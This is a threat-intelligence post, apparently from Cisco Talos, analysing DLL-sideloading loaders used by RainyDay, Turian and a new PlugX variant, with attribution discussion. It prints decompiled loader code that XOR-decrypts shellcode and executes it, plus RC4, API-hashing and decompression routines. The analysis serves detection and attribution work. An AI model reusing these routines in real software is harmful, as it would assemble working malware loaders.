
Unknown Title

Joey Chen ⋮ ⋮ 9/23/2025



How RainyDay, Turian and a new PlugX variant abuse DLL search order hijacking

By Joey Chen, Takahiro Takeda

Tuesday, September 23, 2025 14:00
APT Threats

- Cisco Talos discovered a new campaign active since 2022, targeting the telecommunications and manufacturing sectors in Central and South Asian countries, delivering a new variant of PlugX.
- Talos discovered that the new variant's features overlap with both the RainyDay and Turian backdoors, including abuse of the same legitimate applications for DLL sideloading, the XOR-RC4-RtlDecompressBuffer algorithm used to encrypt/decrypt payloads and the RC4 keys used.
- The configuration associated with this new variant of PlugX differs significantly from the standard PlugX configuration format. Instead, it adopts the same structure as RainyDay, enabling us to assess with medium confidence that this variant of PlugX can be attributed to Naikon.
- Although these malware families have historically been associated with campaigns attributed to Naikon or BackdoorDiplomacy, our analysis of the victimology and technical malware implementation has uncovered evidence that indicates a potential connection between the two threat actors and suggests that they are the same group or that both are sourcing their tools from the same vendor.

Overview

Cisco Talos has identified an ongoing campaign targeting the telecommunications and manufacturing sectors in Central and South Asian countries. Based on our analysis of collected evidence, we assess with medium confidence that this campaign can be attributed to Naikon, an active Chinese-speaking threat actor that has been operating since 2010. This assessment is based on analysis of the PlugX configuration format used during this campaign as well as the malware infection chain involved, which was very similar to their previous malware, RainyDay.

During the investigation and hunting efforts for RainyDay backdoors, Talos uncovered two significant findings. First, we found that several instances of the Turian backdoor and newly identified variants of the PlugX backdoor were abusing the same legitimate Mobile Popup Application as RainyDay to load themselves into memory. Second, we observed that the three malware families leverage loaders which not only have a similar XOR decryption function but also use the same RC4 key to decrypt the encrypted payload. Although we did not observe any activity associated with RainyDay or Turian during this campaign, this finding enables us to make assessments regarding attribution.

Attribution

Naikon

Naikon is a well-known Chinese-speaking cyber espionage group that has been active since at least 2010. This threat group has primarily targeted government, military, and civil organizations across Southeast Asia.

Naikon employs a variety of backdoors, including Aira-body, Nebulae and RainyDay, along with numerous customized hacking tools to maintain persistence and exfiltrate data from victims' network environments. Notably, Symantec reported the group has been using the RainyDay backdoor to target telecom operators in several Asian countries as part of a prolonged espionage campaign, which they traced back to 2020.

BackdoorDiplomacy

BackdoorDiplomacy is a threat group that has been active since at least 2017. The group has primarily targeted Ministries of Foreign Affairs and telecommunication companies across Africa, Europe, the Middle East and Asia.

Their primary tool of choice is Turian, believed to be an upgraded version of Quarian. ESET has noted similarities in the network encryption methods of Turian and a backdoor known as Backdoor.Whitebird.1. Bitdefender has suggested that Quarian, Turian and Whitebird may be different versions of the same backdoor. Bitdefender has also published a blog on attacks against telecommunication companies in the Middle East, which began in February 2022.

Talos compares Naikon and BackdoorDiplomacy using the diamond model in Figure 1.




Figure 1. Comparison between the Naikon and the BackdoorDiplomacy by using the diamond model.

Relations in recent campaigns

While investigating the DLL search order hijacking abuse used in this campaign, Talos discovered that RainyDay, Turian and the PlugX variant all abused the same legitimate software to execute their malicious loaders. Although these malware families are seemingly operated by different threat groups (Naikon and BackdoorDiplomacy), our analysis uncovered evidence suggesting a potential connection between them.

First, there are consistent targeting patterns observed in campaigns Naikon and BackdoorDiplomacy conducted, with similar countries and industries affected by these campaigns, which could indicate a possible connection . Both primarily focus on telecommunications companies, with their most recent campaigns continuing this trend. In a recent campaign we observed, Naikon targeted a telecommunications company in Kazakhstan, which borders Uzbekistan — another country previously victimized by BackdoorDiplomacy . Prior reporting suggests that targeting of countries in this region aligns with historical BackdoorDiplomacy activity. Additionally, both Naikon and BackdoorDiplomacy have been observed targeting South Asian countries.

Furthermore, the malware loaders and shellcode structures used by both groups show significant similarities, and Talos has observed the use of the same RC4 keys, as well as the XOR-RC4-RtlDecompressBuffer algorithm, for decrypting malware payloads across RainyDay (Naikon), PlugX (Naikon) and Turian (BackdoorDiplomacy). These overlaps will be explored further in the next section. Talos created a timeline of intrusion activity associated with these three malware families (Figure 2) by analyzing data from:

- Campaigns we observed
- Third-party reporting
- Malware compilation timestamps
- Timestamps present in keystroke logs generated during infections




Figure 2. Timeline of RainyDay, new variant PlugX and Turian backdoor.

While we cannot conclude that there is a clear connection between Naikon and BackdoorDiplomacy, there are significant overlapping aspects — such as the choice of targets, encryption/decryption payload methods, encryption key reuse and use of tools supported by the same vendor. These similarities suggest a medium confidence link to a Chinese-speaking actor in this campaign.

Malware attack flow

RainyDay, Turian and the new variant of PlugX identified in this campaign are all executed via DLL search order hijacking.

Although there are differences among the three pieces of malware, the behavior of the loaders themselves is similar. The loaders for RainyDay, PlugX and Turian, which are loaded by abusing legitimate executables, read encrypted shellcode files located in the same directory as the executables and decrypt the data to execute their respective malware. The decrypted RainyDay and PlugX payloads are unpacked into memory and inject code into the calling process to execute the malware. Turian injects into a new legitimate process (either wabmig.exe or explorer.exe) to execute the malware. After execution, it loads the Config data, which defines the command and control (C2) destination and an INI file containing an “AntiVir” section.




Figure 3. RainyDay malware flow.




Figure 4. New PlugX variant malware flow.




Figure 5. Turian malware flow.

RainyDay, new PlugX variant and Turian loaders

These three loaders are designed to read, decrypt and execute the encrypted shellcode for their respective malware from the Initial directory.

Let's examine the decryption routines for the RainyDay, PlugX and Turian loaders. The three loaders share a significant amount of common code. First, they use the GetModuleFileNameA API to obtain the full path of the executable. Then, they read data from the Initial directory using hardcoded filenames within the malware.

The initial RainyDay loader Talos observed in 2016 did not encrypt the data. However, in subsequent malware samples, each loader includes a decryption routine. As illustrated in Figures 6 – 8, the RainyDay loader decrypts data from “rdmin.src”, the PlugX loader from “Mcsitesdvisor.afx” and the Turian loader from “winslivation.dat”, each using XOR encryption. The decrypted shellcode is then unpacked in memory and executed using CALL or JMP instructions.

```
memset(Filename, 0, sizeof(Filename));
GetModuleFileNameA(0, Filename, 0x200u);
*strrchr(Filename, 92) = 0;
SetCurrentDirectoryA(Filename);
strcpy(FileName, "rdmin.src");
v16 = 26227;
FileA = CreateFileA(FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v1 = FileA;
if ( FileA == (HANDLE)-1 )
  return 0;
FileSizeHigh = 0;
FileSize = GetFileSize(FileA, &FileSizeHigh);
NumberOfBytesRead = 0;
ProcessHeap = GetProcessHeap();
v5 = (void (__stdcall *)(SIZE_T, int, int, void *, int *, int *, LPVOID, SIZE_T))HeapAlloc(ProcessHeap, 8u, FileSize);
v10 = v5;
VirtualProtect(v5, FileSize, 0x40u, &flOldProtect);
ReadFile(v1, v5, FileSize, &NumberOfBytesRead, 0);
CloseHandle(v1);
for ( i = 0; i < FileSize; ++i )
  *((_BYTE *)v5 + i) ^= 0x7Au;
v10(i, v6, v7, v1, &v9, &savedregs, v5, FileSize);
return 1;
}
```
Figure 6. RainyDay loader.

```
  memset(Filename, 0, sizeof(Filename));
  GetModuleFileNameA(0, Filename, 0x200u);
  *strrchr(Filename, 92) = 0;
  SetCurrentDirectoryA(Filename);
  strcpy(FileName, "Mcsitesdvisor.afx");
  FileA = CreateFileA(FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  if ( FileA != (HANDLE)-1 )
  {
    NumberOfBytesRead = 0;
    GetTickCount();
    VirtualProtect(lpBuffer, 0x60D4Cu, 0x40u, &flOldProtect);
    ReadFile(FileA, lpBuffer, 0x60D4Cu, &NumberOfBytesRead, 0);
    CloseHandle(FileA);
    for ( i = 0; i < 0x60D4C; ++i )
    {
      v5 = lpBuffer;
      *((_BYTE *)lpBuffer + i) ^= 0x2Du;
    }
    ((void (__stdcall *)(unsigned int, int, LPVOID, int, int *, int *, int, HANDLE))lpBuffer)(
      i,
      v3,
      v5,
      a1,
      &v7,
      &savedregs,
      a2,
      FileA);
  }
  return 1;
}
```

Figure 7. PlugX loader.

```
  Sleep(0x1F4u);
  memset(Filename, 0, 512);
  GetModuleFileNameA(0, Filename, 0x200u);
  *(_BYTE *)sub_10001000(Filename) = 0;
  SetCurrentDirectoryA(Filename);
  strcpy(FileName, "winslivation.dat");
  hFile = CreateFileA(FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  if ( hFile != (HANDLE)-1 )
  {
    FileSizeHigh = 0;
    dwBytes = GetFileSize(hFile, &FileSizeHigh);
    NumberOfBytesRead = 0;
    v29 = 0;
    v2 = dwBytes;
    ProcessHeap = GetProcessHeap();
    lpAddress = HeapAlloc(ProcessHeap, 8u, v2);
    VirtualProtect(lpAddress, dwBytes, 0x40u, &flOldProtect);
    ReadFile(hFile, lpAddress, dwBytes, &NumberOfBytesRead, 0);
    CloseHandle(hFile);
    for ( i = 0; i < dwBytes; ++i )
      *((_BYTE *)lpAddress + i) ^= 0xECu;
    __asm { jmp     [ebp+lpAddress] }
  }
  return 0;
}
```

Figure 8. Turian loader.

The format of the shellcode each of the three malware loaders decrypts is the same. It contains data that has been encrypted and compressed using RC4 and LZNT1, respectively. This data is then decompressed and decrypted, ultimately providing code to be executed in memory.


After the transition via a CALL or JMP instruction, code like that shown in the figure below is repeatedly executed. Control Flow Flattening (CFF) may be implemented in some cases.

```
cmp     edi, 0E8155D33h
cmp     edi, 0E8155D33h
xor     edi, 88A5A721h
inc     eax
cmp     edx, 3EEC77ADh
mov     ebx, [esp]
and     edx, 0F5344839h
mov     eax, 68CE9227h
dec     eax
jns     short loc_11F
js      short near ptr loc_103+1
```

Figure 9. A portion of the code used by RainyDay and Turian to implement CFF.


As shown in the image, it uses the ROL25-based additive API hash function to resolve Windows APIs. Then, the code is decrypted using RC4, as indicated in the illustration below.

After decryption, the code is compressed using LZNT1 and call the RtlDecompressBuffer API to decompress and deploy RainyDay, PlugX or Turian.



```
mov     edx, [ebp+var_4]
shl     edx, 25
mov     eax, [ebp+var_4]
shr     eax, 7
or      edx, eax
mov     [ebp+var_4], edx
mov     ecx, [ebp+arg_0]
movsx   edx, byte ptr [ecx]
add     edx, [ebp+var_4]
mov     [ebp+var_4], edx
mov     eax, [ebp+arg_0]
add     eax, 1
mov     [ebp+arg_0], eax
jmp     short loc_9B
```

Figure 10. ROL25-based additive API hash function.



```
push    ecx             ; RC4_Key
mov     edx, [ebp+var_4]
push    edx
mov     eax, [ebp+var_8]
push    eax
call    sub_13E0        ; RC4_Decrypt_Function
add     esp, 0Ch
lea     ecx, [ebp+var_44]
push    ecx
mov     edx, [ebp+var_4]
push    edx
mov     eax, [ebp+var_8]
push    eax
mov     ecx, [ebp+var_34]
push    ecx
mov     edx, [ebp+var_38]
push    edx
push    2               ; LZNT1
call    [ebp+var_7C]    ; RtlDecompressBuffer
```

```
{
  _BYTE v4[260]; // [esp+0h] [ebp-108h] BYREF
  int i; // [esp+104h] [ebp-4h]

  for ( i = 0; *(_BYTE *)(i + a3); ++i )
    ;
  sub_11D0(a3, i, v4);
  return sub_12D0(a1, a2, v4);
}
```

```
{
  unsigned __int8 result; // al
  unsigned int i; // [esp+4h] [ebp-Ch]
  char v5; // [esp+Dh] [ebp-3h]
  unsigned __int8 v6; // [esp+Eh] [ebp-2h]
  unsigned __int8 v7; // [esp+Fh] [ebp-1h]

  v7 = *(_BYTE *)(a3 + 256);
  result = *(_BYTE *)(a3 + 257);
  v6 = result;
  for ( i = 0; i < a2; ++i )
  {
    v6 += *(_BYTE *)(a3 + ++v7);
    v5 = *(_BYTE *)(a3 + v7);
    *(_BYTE *)(a3 + v7) = *(_BYTE *)(a3 + v6);
    *(_BYTE *)(a3 + v6) = v5;
    *(_BYTE *)(i + a1) ^= *(_BYTE *)(a3 + (unsigned __int8)(*(_BYTE *)(a3 + v6) + *(_BYTE *)(a3 + v7)));
    result = i + 1;
  }
  return result;
}
```

Figure 11. RC4 decryption and LZNT1 decompression code.

The DLL file decompressed by LZNT1, as indicated in Figure 12 below, has its file header bytes removed. In this example, the e_lfanew value (which indicates the location of the PE header) is set to an abnormally large value of 0x01240120, clearly showing that an invalid value has been inserted.

